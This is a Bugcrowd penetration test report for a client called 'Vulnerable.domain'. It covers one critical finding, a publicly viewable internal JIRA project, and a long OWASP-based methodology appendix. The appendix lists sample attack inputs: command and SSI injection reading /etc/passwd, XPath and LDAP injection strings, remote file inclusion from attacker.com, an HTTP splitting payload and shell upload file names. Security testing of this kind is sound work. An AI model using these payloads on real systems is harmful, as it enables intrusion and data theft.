VULNERABLE.DOMAIN

Bugcrowd Next Gen Pen Test Pro Results
October 23, 2018 – November 06, 2018

Created on
November 9, 2018

Prepared by
JP Villanueva, Trust & Security Engineer
jan.villanueva@bugcrowd.com

bugcrowd

CONTENTS

EXECUTIVE SUMMARY

Vulnerable.domain engaged Bugcrowd, Inc. to perform a Next Gen Pen Test Pro.

Bugcrowd's Next Gen Pen Test Pro leverages a crowd of uniquely skilled pen testers to provide continuous, verified coverage in order to surface 7x more vulnerabilities, of higher value, faster than traditional pen tests. Bugcrowd's business process integrations and direct researcher engagement access ensures organizations get more operational value with less overhead than any other provider.

The purpose of this engagement was to identify security vulnerabilities in the targets listed. Once identified, each vulnerability was rated for technical impact defined in the findings summary section of the report.

This report shows testing for Vulnerable.domain's targets during the period of: 10/23/2018 – 11/06/2018.

The continuation of this document summarizes the findings, analysis, and recommendations from the Next Gen Pen Test Pro performed by Bugcrowd for Vulnerable.domain.

> This report is just a summary of the information available.
>
> All details of the program's findings — comments, code, and any researcher provided remediation information — can be found in the Bugcrowd Crowdcontrol platform.

REPORTING & METHODOLOGY

The Bugcrowd Next Generation Pen Test Pro service aims to satisfy requirements from auditors and reviewers with security standards in mind. To that end,

Bugcrowd has analyzed the top leading penetration testing methodology standards to drive the Bugcrowd penetration tester.

When analyzing these standards, penetration testing methodologies fall into two categories; organizational and operational. Our methodology blends the key organizational and operational elements of leading industry standards to create a single methodology to drive both risk reduction and compliance. A review of these standards follows.

Organizational methodology standards

Executing a penetration test involves a proven workflow that is split up into phases. Each one of these phases is executed in a cyclical manner allowing penetration testers to build upon findings and potentially uncover significant risk. An organizational methodology also ensures that high-level coverage of testing is done. When reviewing common organizational methodologies Bugcrowd found similarities in general workflow. Bugcrowd pen testers adhere to these standards in a common workflow outlined below:

Reviewed organizational methodology standards

PCI DSS Requirement 11.2, 11.3.1, 11.3.3, 11.3.4

NIST 800-115 - Technical Guide to Information Security Testing and Assessment 2.1 “Information Security Assessment Methodology”

Open Source Security Testing Methodology Manual (OSSTMM)

Penetration Testing Execution Standard (PTES)

A detailed review of organizational methodology can be seen in the appendix of this report.

Operational methodology standards

Many penetration testing models fail to provide both results and coverage. In order to bring value to the customer Bugcrowd has reviewed the most common and in-depth Operational Pentest methodologies. Operational methodologies provide detail on what exactly needs to be tested in a security assessment, on each and every endpoint. For external assets the most complete, documented, and adhered to methodology is the OWASP Testing Guide Methodology. The OTG methodology is comprised of 90 application and infrastructure level testing domains. Each domain contains several tests for the tester to cover in both manual and automated fashion.

Included in the appendix is a detailed table describing checks from this and several other methodologies covered in testing. In order to create a complete testing methodology Bugcrowd has pulled from the following industry standard operational methodologies:

- OWASP Testing Guide (OTG)
- Web Application Hacker Handbook Methodology (WAHHM)
- Others where applicable (SANS Top 25, CREST, WASC, PTES)

OWASP Testing Guide Methodology

4.2 Information Gathering

4.3 Configuration and Deployment Management Testing

4.4 Identity Management Testing

4.5 Authentication Testing

4.6 Authorization Testing

4.7 Session Management Testing


4.8 Input Validation Testing

4.9 Testing for Error Handling

4.10 Testing for Weak Cryptography

4.11 Business Logic Testing

4.12 Client Side Testing



NIST
National Institute of Standards and Technology
U.S. Department of Commerce

CWE and SANS Institute
TOP 25 MOST DANGEROUS SOFTWARE ERRORS

FINDINGS SUMMARY

Targets and scope

Prior to the Next Gen Pen Test Pro launching, Bugcrowd worked with Vulnerable.domain to define the rules of engagement, commonly known as the program brief, which includes the scope of work. The following targets were considered explicitly in scope for testing:

All details of the program scope and full program brief can be reviewed in the **Program Brief.**

All Vulnerable.domain services are in scope and eligible for the vulnerability disclosure.
https://www.vulnerable.domain.com
https://m.vulnerable.domain.com
https://www.vulnerable.domain.co.in
https://api.vulnerable.domain.com

Risk and priority key

The following key is used to explain how Bugcrowd rates valid vulnerability submissions and their technical severity. As a trusted advisor Bugcrowd also provides common "next steps" for program owners per severity category.

Technical Severity	Example Vulnerability Types
Critical severity submissions (also known as "P1" or "Priority 1") are submissions that are escalated to Vulnerable.domain as soon as they are validated. These issues warrant the highest security consideration and should be addressed immediately. Commonly, submissions marked as Critical can cause financial theft, unavailability of services, large-scale account compromise, etc.	• Remote Code Execution • Vertical Authentication Bypass • XML External Entities Injection • SQL Injection • Insecure Direct Object Reference for a critical function
High severity submissions (also known as "P2" or "Priority 2") are vulnerability submissions that should be slated for fix in the very near future. These issues still warrant prudent consideration but are often not availability or "breach level" submissions. Commonly, submissions marked as High can cause account compromise (with user interaction), sensitive information leakage, etc.	• Lateral authentication bypass • Stored Cross-Site Scripting • Cross-Site Request Forgery for a critical function • Insecure Direct Object Reference for a important function • Internal Server-Side Request Forgery
Medium severity submissions (also known as "P3" or "Priority 3") are vulnerability submissions that should be slated for fix in the major release cycle. These vulnerabilities can commonly impact single users but require user interaction to trigger or only disclose moderately sensitive information.	• Reflected Cross-Site Scripting with limited impact • Cross-Site Request Forgery for a important function • Insecure Direct Object Reference for an unimportant function
Low severity submissions (also known as "P4" or "Priority 4") are vulnerability submissions that should be considered for fix within the next six months. These vulnerabilities represent the least danger to confidentiality, integrity, and availability.	• Cross-Site Scripting with limited impact • Cross-Site Request Forgery for an unimportant function • External Server-Side Request Forgery
Informational submissions (also known as "P5" or "Priority 5") are vulnerability submissions that are valid but out-of-scope or are "won't fix" issues, such as best practices.	• Lack of code obfuscation • Autocomplete enabled • Non-exploitable SSL issues

Findings table

Internal JIRA instance leaks details of vulnerable.domain salesforce development project

Server Security Misconfiguration > Using Default Credentials > Production Server

Priority 1 Unresolved No Duplicates

VULNERABILITY DETAILS

This section outlines the full submission data for each valid finding. These findings are unaltered from their original state from the researcher. Due to the competitive nature and gamification of crowd-sourced security assessments, some typos or grammar errors may occur. Each finding is headlined with the submission title and priority followed by more detailed vulnerability information based on the type of finding submitted. Several other fields may appear based on the context and VRT classification selected by a researcher.

Such details may include the following:

Description
This section appears above the "Reference Number" as a free form area for the researcher to describe the context of the submission.

Reference number
Submission unique Identifier visible to researchers.

VRT
The Vulnerability Rating Taxonomy is the baseline guide used for classifying technical severity.

Bug URL
This is the full URL/URI of where the vulnerability took place.

Extra info
A free form area for the researcher to add additional information to the submission.

HTTP request
This is a text block with the full HTTP(S) request that triggered the vulnerability, including all its associated headers and cookie information.

CVSS rating
The CVSS vector string for this submission, if provided, and the score calculated from that vector string.

Additional details
Several other fields may appear based on the context and VRT classification selected by a researcher. Bugcrowd ASE curated proof of concepts, comments to the researcher or Bugcrowd (public or private), assignees, attachments, and state change metadata is available in the Crowdcontrol Platform.

Internal JIRA instance leaks details of vulnerable.domain salesforce development project

Server Security Misconfiguration > Using Default Credentials > Production Server

Priority 1 **Unresolved** **No Duplicates**

Vulnerability

There is a misconfiguration in the SFDC project on Vulnerable.domain's self-hosted JIRA instance allowing anyone to view tickets containing information pertaining to Vulnerable.domain's staging and production Salesforce application.
Information includes Salesforce implementation details and private information about the personnel working on the project (mostly internal email addresses).

I also think there may be some personal information about clients, for example email addresses in this ticket: https://127.0.0.1/projects/SFDC/issues/SFDC-36?filter=allopenissues

Security Impact

This appears to be a development project covering the implementation of Salesforce internally to Vulnerable.domain. I think the impact of an attacker acquiring internal email addresses surrounded by contextual information about an internal development project is very high. There is also the possibility that, as the SFDC project matures, more and more production information will find it's way into this project.

I highly recommend the project administrator removes the ability to browse these issues publicly. I would also recommend hosting the JIRA instance inside Vulnerable.domain's corporate network, instead of on a different virtual server.

Reference number
0832884e-7bd6-4f1e-a020-e5d4e5e5071a

VRT
Server Security Misconfiguration > Using Default Credentials > Production Server

CVSS rating
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L [9.4]

Bug URL

https://127.0.0.1/projects/SFDC/issues/SFDC-109?filter=allissues

APPENDIX A — METHODOLOGY

BugHunter Methodology™

The below methodology is a combination of several operational penetration testing methodologies. Represented is the OWASP Testing Guide methodology (abbreviated as OTG, The Web Application Hacker's Handbook methodology (abbreviated as WAHHM, and Bugrowd's own Vulnerability Rating Taxonomy classifications (abbreviated as VRT. These three resources are the de-facto standards for infrastructure and application testing professionals. Each section is tested by the Bugcrowd Penetration Tester and presented here for review. To satisfy PCI DSS requirements both automated and manual testing are performed in this methodology and common tools used in each check are listed in the "tools" column.

Methodology Section	Test Name	Description	Tools
Information Gathering			
OTG-INFO-001, **WAHHM - Recon and Analysis** **VRT Category - Sensitive Data Exposure**	**Conduct Search Engine Discovery and Reconnaissance for Information Leakage**	***Use a search engine to search for Network diagrams and Configurations, Credentials, Error message content.***	***Google Hacking, Sitedigger, Shodan, FOCA, Punkspider***
OTG-INFO-002 **WAHHM - Recon and Analysis** **VRT Category - Server Security Misconfiguration**	**Fingerprint Web Server**	***Find the version and type of a running web server to determine known vulnerabilities and the appropriate exploits. Using "HTTP header field ordering" and "Malformed requests test".***	***Httprint, Httprecon, Desenmascarame***

OTG-INFO-003 **WAHHM - Recon and Analysis**	**Review Webserver Metafiles for Information Leakage**	*Analyze robots.txt and identify <META> Tags from website.*	*Browser, curl, wget*
OTG-INFO-004 **WAHHM - Recon and Analysis**	**Enumerate Applications on Webserver**	*Find applications hosted in the webserver (Virtual hosts/Subdomain), non-standard ports, DNS zone transfers*	*Webhosting.info, dnsrecon, Nmap, fierce, Recon-ng, Intrigue*
OTG-INFO-005 **WAHHM - Recon and Analysis** **VRT Category - Sensitive Data Exposure**	**Review Webpage Comments and Metadata for Information Leakage**	*Find sensitive information from webpage comments and Metadata on source code.*	*Browser, curl, wget*
OTG-INFO-006 **WAHHM - Recon and Analysis**	**Identify application entry points**	*Identify from hidden fields, parameters, methods HTTP header analysis*	*Burp proxy, ZAP, Tamper data*
OTG-INFO-007 **WAHHM - Recon and Analysis**	**Map execution paths through application**	*Map the target application and understand the principal workflows.*	*Burp proxy, ZAP*
OTG-INFO-008 **WAHHM - Recon and Analysis**	**Fingerprint Web Application Framework**	*Find the type of web application framework/CMS from HTTP headers, Cookies, Source code, Specific files and folders.*	*Whatweb, BlindElephant, Wappalyzer*
OTG-INFO-009 **WAHHM - Recon and Analysis** **VRT Category - Several**	**Fingerprint Web Application**	*Identify the web application and version to determine known vulnerabilities and the appropriate exploits.*	*Whatweb, BlindElephant, Wappalyzer, CMSmap*

OTG-INFO-010 **WAHHM - Recon and Analysis**	**Map Application Architecture**	*Identify application architecture including Web language, WAF, Reverse proxy, Application Server, Backend Database*	*Browser, curl, wget*

Configuration and Deploy Management Testing	Test Name	Description	Tools
OTG-CONFIG-001 **WAHHM - Recon and Analysis, Assess Application Hosting** **VRT Category - Server Security Misconfiguration**	**Test Network/Infrastructure Configuration**	*Understand the infrastructure elements interactions, config management for software, backend DB server, WebDAV, FTP in order to identify known vulnerabilities.*	*Nessus*
OTG-CONFIG-002 **WAHHM - Recon and Analysis** **VRT Category - Server Security Misconfiguration**	**Test Application Platform Configuration**	*Identify default installation file/directory, Handle Server errors (40*,50*), Minimal Privilege, Software logging.*	*Browser, Nikto*
OTG-CONFIG-003 **WAHHM - Recon and Analysis** **VRT Category - Sensitive Data Exposure**	**Test File Extensions Handling for Sensitive Information**	*Find important file, information (.asa , .inc , .sql ,zip, tar, pdf, txt, etc)*	*Browser, Nikto*

OTG-CONFIG-004 **WAHHM - Recon and Analysis** **VRT Category - Sensitive Data Exposure**	**Backup and Unreferenced Files for Sensitive Information**	*Check JS source code, comments, cache file, backup file (.old, .bak, .inc, .src) and guessing of filename*	*Nessus, Nikto, Wikto*
OTG-CONFIG-005 **WAHHM - Recon and Analysis**	**Enumerate Infrastructure and Application Admin Interfaces**	*Directory and file enumeration, comments and links in source (/admin, /administrator, /backoffice, /backend, etc), alternative server port (Tomcat/8080)*	*Burp Proxy, dirb, Dirbuster, fuzzdb, Tilde Scanner*
OTG-CONFIG-006 **WAHHM - Test Handling of Access** **VRT Category - Server Security Misconfiguration**	**Test HTTP Methods**	*Identify HTTP allowed methods on Web server with OPTIONS. Arbitrary HTTP Methods, HEAD access control bypass and XST*	*netcat, curl*
OTG-CONFIG-007 **WAHHM - Test Handling of Access** **VRT Category - Server Security Misconfiguration**	**Test HTTP Strict Transport Security**	*Identify HSTS header on Web server through HTTP response header.* *curl -s -D- https://domain.com/ | grep Strict*	*Burp Proxy, ZAP, curl*
OTG-CONFIG-008 **WAHHM - Test Handling of Access** **VRT Category - Server Security Misconfiguration**	**Test RIA cross domain policy**	*Analyse the permissions allowed from the policy files (crossdomain.xml/clientaccesspolicy.xml) and allow-access-from.*	*Burp Proxy, ZAP, Nikto*

Identity Management Testing	Test Name	Description	Tools
OTG-IDENT-001 **WAHHM - Test Handling of Access** **VRT Category - Broken Access Control (BAC)**	**Test Role Definitions**	*Validate the system roles defined within the application by creating permission matrix.*	*Burp Proxy, ZAP*
OTG-IDENT-002 **WAHHM - Test Handling of Access** **VRT Category - Server Security Misconfiguration**	**Test User Registration Process**	*Verify that the identity requirements for user registration are aligned with business and security requirements:*	*Burp Proxy, ZAP*
OTG-IDENT-003 **WAHHM - Test Handling of Access**	**Test Account Provisioning Process**	*Determine which roles are able to provision users and what sort of accounts they can provision.*	*Burp Proxy, ZAP*
OTG-IDENT-004 **WAHHM - Test Handling of Access** **VRT Category - Server Security Misconfiguration**	**Testing for Account Enumeration and Guessable User Account**	*Generic login error statement check, return codes/parameter values, enumerate all possible valid userids (Login system, Forgot password)*	*Browser, Burp Proxy, ZAP*

OTG-IDENT-005 **WAHHM - Test Handling of Access** **VRT Category - Server Security Misconfiguration**	**Testing for Weak or unenforced username policy**	*User account names are often highly structured (e.g. Joe Bloggs account name is jbloggs and Fred Nurks account name is fnurks) and valid account names can easily be guessed.*	*Browser, Burp Proxy, ZAP*
OTG-IDENT-006 **WAHHM - Test Handling of Access** **VRT Category - Server Security Misconfiguration**	**Test Permissions of Guest/Training Accounts**	*Guest and Training accounts are useful ways to acquaint potential users with system functionality prior to them completing the authorisation process required for access.Evaluate consistency between access policy and guest/training account access permissions.*	*Burp Proxy, ZAP*
OTG-IDENT-007 **WAHHM - Test Handling of Access** **VRT Category - Server Security Misconfiguration**	**Test Account Suspension/Resumption Process**	*Verify the identity requirements for user registration align with business/security requirements. Validate the registration process.*	*Burp Proxy, ZAP*

Authentication Testing	Test Name	Description	Tools
OTG-AUTHN-001 **WAHHM - Miscellaneous Tests** **VRT Category - Broken Authentication and Session Management**	**Testing for Credentials Transported over an Encrypted Channel**	*Check referrer whether its HTTP or HTTPs. Sending data through HTTP and HTTPS.*	*Burp Proxy, ZAP*

OTG-AUTHN-002 **WAHHM - Test Handling of Access** **VRT Category - Server Security Misconfiguration**	**Testing for default credentials**	*Testing for default credentials of common applications, Testing for default password of new accounts.*	*Burp Proxy, ZAP, Hydra*
OTG-AUTHN-003 **WAHHM - Test Handling of Access** **VRT Category - Server Security Misconfiguration**	**Testing for Weak lock out mechanism**	*Evaluate the account lockout mechanism's ability to mitigate brute force password guessing. Evaluate the unlock mechanism's resistance to unauthorized account unlocking.*	*Browser*
OTG-AUTHN-004 **WAHHM - Test Handling of Access** **VRT Category - Broken Authentication and Session Management**	**Testing for bypassing authentication schema**	*Force browsing (/admin/main.php, /page.asp?authenticated=yes), Parameter Modification, Session ID prediction, SQL Injection*	*Burp Proxy, ZAP*
OTG-AUTHN-005 **WAHHM - Test Handling of Access** **VRT Category - Broken Authentication and Session Management**	**Test remember password functionality**	*Look for passwords being stored in a cookie. Examine the cookies stored by the application. Verify that the credentials are not stored in clear text, but are hashed. Autocompleted=off?*	*Burp Proxy, ZAP*

OTG-AUTHN-006 **WAHHM - Miscellaneous Tests** **VRT Category - Server Security Misconfiguration**	**Testing for Browser cache weakness**	*Check browser history issue by clicking "Back" button after logging out. Check browser cache issue from HTTP response headers (Cache-Control: no-cache)*	*Burp Proxy, ZAP, Firefox add-on CacheViewer2*
OTG-AUTHN-007 **WAHHM - Test Handling of Access** **VRT Category - Insufficient Security Configurability**	**Testing for Weak password policy**	*Determine the resistance of the application against brute force password guessing using available password dictionaries by evaluating the length, complexity, reuse and aging requirements of passwords.*	*Burp Proxy, ZAP, Hydra*
OTG-AUTHN-008 **WAHHM - Test Handling of Access** **VRT Category - Broken Authentication and Session Management**	**Testing for Weak security question/answer**	*Testing for weak pre-generated questions, Testing for weak self-generated question, Testing for brute-forcible answers (Unlimited attempts?)*	*Browser*
OTG-AUTHN-009 **WAHHM - Test Handling of Access** **VRT Category - Broken Authentication and Session Management**	**Testing for weak password change or reset functionalities**	*Test password reset (Display old password in plain-text?, Send via email?, Random token on confirmation email ?), Test password change (Need old password?), CSRF vulnerability ?*	*Browser, Burp Proxy, ZAP*

OTG-AUTHN-010 **WAHHM - Test Handling of Access**	**Testing for Weaker authentication in alternative channel**	*Understand the primary mechanism and Identify other channels (Mobile App, Call center, SSO)*	*Browser*

Authorization Testing	Test Name	Description	Tools
OTG-AUTHZ-001 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing Directory traversal/file include**	*dot-dot-slash attack (../), Directory traversal, Local File inclusion/Remote File Inclusion.*	*Burp Proxy, ZAP, Wfuzz*
OTG-AUTHZ-002 **WAHHM - Test Handling of Access** **VRT Category - Broken Access Control (BAC)**	**Testing for bypassing authorization schema**	*Access a resource without authentication?, Bypass ACL, Force browsing (/admin/adduser.jsp)*	*Burp Proxy (Autorize), ZAP*
OTG-AUTHZ-003 **WAHHM - Test Handling of Access** **VRT Category - Broken Authentication and Session Management**	**Testing for Privilege Escalation**	*Testing for role/privilege manipulate the values of hidden variables. Change some param groupid=2 to groupid=1*	*Burp Proxy (Autorize), ZAP*

OTG-AUTHZ-004 **WAHHM - Test Handling of Access** **VRT Category - Broken Access Control (BAC)**	**Testing for Insecure Direct Object References**	*Force changing parameter value (?invoice=123 -> ?invoice=456)*	*Burp Proxy (Autorize), ZAP*

Session Management Testing	Test Name	Description	Tools
OTG-SESS-001 **WAHHM - Test Handling of Access** **VRT Category - Broken Authentication and Session Management**	**Testing for Bypassing Session Management Schema**	*SessionID analysis prediction, unencrypted cookie transport, brute-force.*	*Burp Proxy, ForceSSL, ZAP, CookieDigger*
OTG-SESS-002 **WAHHM - Test Handling of Access** **VRT Category - Server Security Misconfiguration**	**Testing for Cookies attributes**	*Check HTTPOnly and Secure flag, expiration, inspect for sensitive data.*	*Burp Proxy, ZAP*
OTG-SESS-003 **WAHHM - Test Handling of Access** **VRT Category - Broken Authentication and Session Management**	**Testing for Session Fixation**	*The application doesn't renew the cookie after a successfully user authentication.*	*Burp Proxy, ZAP*

OTG-SESS-004 **WAHHM - Test Handling of Access** **VRT Category - Broken Authentication and Session Management**	**Testing for Exposed Session Variables**	*Encryption & Reuse of session Tokens vulnerabilities, Send sessionID with GET method ?*	*Burp Proxy, ZAP*
OTG-SESS-005 **WAHHM - Test Handling of Access** **VRT Category - Cross-Site Request Forgery (CSRF)**	**Testing for Cross Site Request Forgery**	*URL analysis, Direct access to functions without any token.*	*Burp Proxy (csrf_token_detect), burpy, ZAP*
OTG-SESS-006 **WAHHM - Test Handling of Access** **VRT Category - Broken Authentication and Session Management**	**Testing for logout functionality**	*Check reuse session after logout both server-side and SSO.*	*Burp Proxy, ZAP*
OTG-SESS-007 **WAHHM - Test Handling of Access** **VRT Category - Broken Authentication and Session Management**	**Test Session Timeout**	*Check session timeout, after the timeout has passed, all session tokens should be destroyed or be unusable.*	*Burp Proxy, ZAP*

OTG-SESS-008 **WAHHM - Test Handling of Access** **VRT Category - Broken Authentication and Session Management**	**Testing for Session puzzling**	*The application uses the same session variable for more than one purpose. An attacker can potentially access pages in an order unanticipated by the developers so that the session variable is set in one context and then used in another.*	*Burp Proxy, ZAP*

Data Validation Testing	Test Name	Description	Tools
OTG-INPVAL-001 **WAHHM - Test Handling of Input**	**Testing for Reflected Cross Site Scripting**	*Check for input validation, Replace the vector used to identify XSS, XSS with HTTP Parameter Pollution.*	*Burp Proxy, ZAP, Xenotix XSS*
OTG-INPVAL-002 **WAHHM - Test Handling of Input** **VRT Category - Cross-Site Scripting (XSS)**	**Testing for Stored Cross Site Scripting**	*Check input forms/Upload forms and analyze HTML codes, Leverage XSS with BeEF*	*Burp Proxy, ZAP, BeEF, XSS Proxy*
OTG-INPVAL-003 **WAHHM - Test Handling of Input** **VRT Category - Server Security Misconfiguration**	**Testing for HTTP Verb Tampering**	*Craft custom HTTP requests to test the other methods to bypass URL authentication and authorization.*	*netcat*

OTG-INPVAL-004 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing for HTTP Parameter pollution**	*Identify any form or action that allows user-supplied input to bypass Input validation and filters using HPP*	*ZAP, HPP Finder (Chrome Plugin)*
OTG-INPVAL-005 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing for SQL Injection**	*Union, Boolean, Error based, Out-of-band, Time delay.*	*Burp Proxy (SQLipy), SQLMap, Pangolin, Seclists (FuzzDB)*
	Oracle Testing	*Identify URLs for PL/SQL web applications, Access with PL/SQL Packages, Bypass PL/SQL Exclusion list, SQL Injection*	*Orascan, SQLInjector*
	MySQL Testing	*Identify MySQL version, Single quote, Information_schema, Read/Write file.*	*SQLMap, Mysqloit, Power Injector*
	SQL Server Testing	*Comment operator (- -), Query separator (;), Stored procedures (xp_cmdshell)*	*SQLMap, SQLninja, Power Injector*
	Testing PostgreSQL	*Determine that the backend database engine is PostgreSQL by using the :: cast operator. Read/Write file, Shell Injection (OS command)*	*SQLMap*
	MS Access Testing	*Enumerate the column through error-based (Group by), Obtain database schema combine with fuzzdb.*	*SQLMap*
	Testing for NoSQL injection	*Identify NoSQL databases, Pass special characters (' " \ ; { }), Attack with reserved variable name, operator.*	*NoSQLMap*

OTG-INPVAL-006 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing for LDAP Injection**	*/ldapsearch?user=** *user=*user=*)(uid=*))(|(uid=** *pass=password*	***Burp Proxy, ZAP***
OTG-INPVAL-007 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing for ORM Injection**	***Testing ORM injection is identical to SQL injection testing***	***Hibernate, Nhibernate***
OTG-INPVAL-008 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing for XML Injection**	***Check with XML Meta Characters*** ***', " , <>, <!--/-->, &, <![CDATA[/]]>, XXE, TAG***	***Burp Proxy, ZAP, Wfuzz***
OTG-INPVAL-009 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing for SSI Injection**	***• Presense of .shtml extension*** ***• Check for these characters*** ***< ! # = / . " - > and [a-zA-Z0-9]*** ***• include String = <!--#include virtual="/etc/passwd" -->***	***Burp Proxy, ZAP***

OTG-INPVAL-010 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing for XPath Injection**	*Check for XML error enumeration by supplying a single quote (')* *Username: ' or '1' = '1* *Password: ' or '1' = '1*	*Burp Proxy, ZAP*
OTG-INPVAL-011 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**IMAP/SMTP Injection**	*• Identifying vulnerable parameters with special characters (i.e.: |, ', ", @, #, !, |)* *• Understanding the data flow and deployment structure of the client* *• IMAP/SMTP command injection (Header, Body, Footer)*	*Burp Proxy, ZAP*
OTG-INPVAL-012 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing for Code Injection**	*Enter OS commands in the input field.* *?arg=1; system('id')*	*Burp Proxy, ZAP, Liffy, Panoptic*
	Testing for Local File Inclusion	*LFI with dot-dot-slash (../../), PHP Wrapper (php://filter/convert.base64-encode/resource)*	*Burp Proxy, fimap, Liffy*
	Testing for Remote File Inclusion	*RFI from malicious URL* *?page.php?file=http://attacker.com/malicious_page*	*Burp Proxy, fimap, Liffy*
OTG-INPVAL-013 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing for Command Injection**	*Understand the application platform, OS, folder structure, relative path and execute OS commands on a Web server.* *%3Bcat%20/etc/passwd* *test.pdf+|+Dir C:|*	*Burp Proxy, ZAP, Commix*

OTG-INPVAL-014 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing for Buffer overflow**	*• Testing for heap overflow vulnerability* *• Testing for stack overflow vulnerability* *• Testing for format string vulnerability*	*Immunity Canvas, Spike, MSF, Nessus*
	Testing for Heap overflow		
	Testing for Stack overflow		
	Testing for Format string		
OTG-INPVAL-015 **WAHHM - Test Handling of Input** **VRT Category - Server Security Misconfiguration**	**Testing for incubated vulnerabilities**	*File Upload, Stored XSS , SQL/XPATH Injection, Misconfigured servers (Tomcat, Plesk, Cpanel)*	*Burp Proxy, BeEF, MSF*
OTG-INPVAL-016 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing for HTTP Splitting/Smuggling**	*param=foobar%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System%20Down</html>*	*Burp Proxy, ZAP, netcat*

Error Handling	Test Name	Description	Tools
OTG-ERR-001 **WAHHM - Recon and Analysis** **VRT Category - Server Security Misconfiguration**	**Analysis of Error Codes**	*Locate error codes generated from applications or web servers. Collect sensitive information from that errors (Web Server, Application Server, Database)*	*Burp Proxy, ZAP*
OTG-ERR-002 **WAHHM - Recon and Analysis** **VRT Category - Server Security Misconfiguration**	**Analysis of Stack Traces**	*• Invalid Input / Empty inputs* *• Input that contains non alphanumeric characters or query syn* *tax* *• Access to internal pages without authentication* *• Bypassing application flow*	*Burp Proxy, ZAP*

Cryptography	Test Name	Description	Tools

OTG-CRYPST-001 **WAHHM - Test Handling of Access** **VRT Category - Server Security Misconfiguration**	**Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection**	*Identify SSL service, Idectify weak ciphers/protocols (ie. RC4, BEAST, CRIME, POODLE)*	*testssl.sh, SSL Breacher*
OTG-CRYPST-002 **WAHHM - Test Handling of Access** **VRT Category - Broken Authentication and Session Management**	**Testing for Padding Oracle**	*Compare the responses in three different states:* *• Cipher text gets decrypted, resulting data is correct.* *• Cipher text gets decrypted, resulting data is garbled and causes some exception or error handling in the application logic.* *• Cipher text decryption fails due to padding errors.*	*PadBuster, Poracle, python-paddingoracle, POET*
OTG-CRYPST-003 **WAHHM - Test Handling of Access** **VRT Category - Broken Authentication and Session Management**	**Testing for Sensitive information sent via unencrypted channels**	*Check sensitive data during the transmission:* *• Information used in authentication (e.g. Credentials, PINs, Session identifiers, Tokens, Cookies...)* *• Information protected by laws, regulations or specific organizational policy (e.g. Credit Cards, Customers data)*	*Burp Proxy, ZAP, Curl*

Business logic Testing	Test Name	Description	Tools
OTG-BUSLOGIC-001 **WAHHM - Test for Logic Flaws** **VRT Category - Broken Access Control (BAC)**	**Test Business Logic Data Validation**	*• Looking for data entry points or hand off points between systems or software.* *• Once found try to insert logically invalid data into the application/system.*	*Burp Proxy, ZAP*

OTG-BUSLOGIC-002 **WAHHM - Test for Logic Flaws** **VRT Category - Server-Side Injection**	**Test Ability to Forge Requests**	*• Looking for guessable, predictable or hidden functionality of fields.* *• Once found try to insert logically valid data into the application/system allowing the user go through the application/system against the normal busineess logic workflow.*	*Burp Proxy, ZAP*
OTG-BUSLOGIC-003 **WAHHM - Test for Logic Flaws** **VRT Category - Broken Access Control (BAC)**	**Test Integrity Checks**	*• Looking for parts of the application/system (components i.e. For example, input fields, databases or logs) that move, store or handle data/information.* *• For each identified component determine what type of data/information is logically acceptable and what types the application/system should guard against. Also, consider who according to the business logic is allowed to insert, update and delete data/information and in each component.* *• Attempt to insert, update or edit delete the data/information values with invalid data/information into each component (i.e. input, database, or log) by users that .should not be allowed per the busines logic workflow.*	*Burp Proxy, ZAP*
OTG-BUSLOGIC-004 **WAHHM - Test for Logic Flaws** **VRT Category - Server-Side Injection**	**Test for Process Timing**	*• Looking for application/system functionality that may be impacted by time. Such as execution time or actions that help users predict a future outcome or allow one to circumvent any part of the business logic or workflow. For example, not completing transactions in an expected time.* *• Develop and execute the mis-use cases ensuring that attackers can not gain an advantage based on any timing.*	*Burp Proxy, ZAP*
OTG-BUSLOGIC-005 **WAHHM - Test for Logic Flaws** **VRT Category - Broken Access Control (BAC)**	**Test Number of Times a Function Can be Used Limits**	*• Looking for functions or features in the application or system that should not be executed more that a single time or specified number of times during the business logic workflow.* *• For each of the functions and features found that should only be executed a single time or specified number of times during the business logic workflow, develop abuse/misuse cases that may allow a user to execute more than the allowable number of times.*	*Burp Proxy, ZAP*

OTG-BUSLOGIC-006 **WAHHM - Test for Logic Flaws** **VRT Category - Broken Access Control (BAC)**	**Testing for the Circumvention of Work Flows**	*• Looking for methods to skip or go to steps in the application process in a different order from the designed/intended business logic flow.* *• For each method develop a misuse case and try to circumvent or perform an action that is "not acceptable" per the the business logic workflow.*	*Burp Proxy, ZAP*
OTG-BUSLOGIC-007 **WAHHM - Test for Logic Flaws**	**Test Defenses Against Application Mis-use**	*Measures that might indicate the application has in-built self-defense:* *• Changed responses* *• Blocked requests* *• Actions that log a user out or lock their account*	*Burp Proxy, ZAP*
OTG-BUSLOGIC-008 **WAHHM - Test for Logic Flaws**	**Test Upload of Unexpected File Types**	*• Review the project documentation and perform some exploratory testing looking for file types that should be "unsupported" by the application/system.* *• Try to upload these "unsupported" files an verify that it are properly rejected.* *• If multiple files can be uploaded at once, there must be tests in place to verify that each file is properly evaluated.* *PS. file.phtml, shell.phPWND, SHELL~1.PHP*	*Burp Proxy, ZAP*
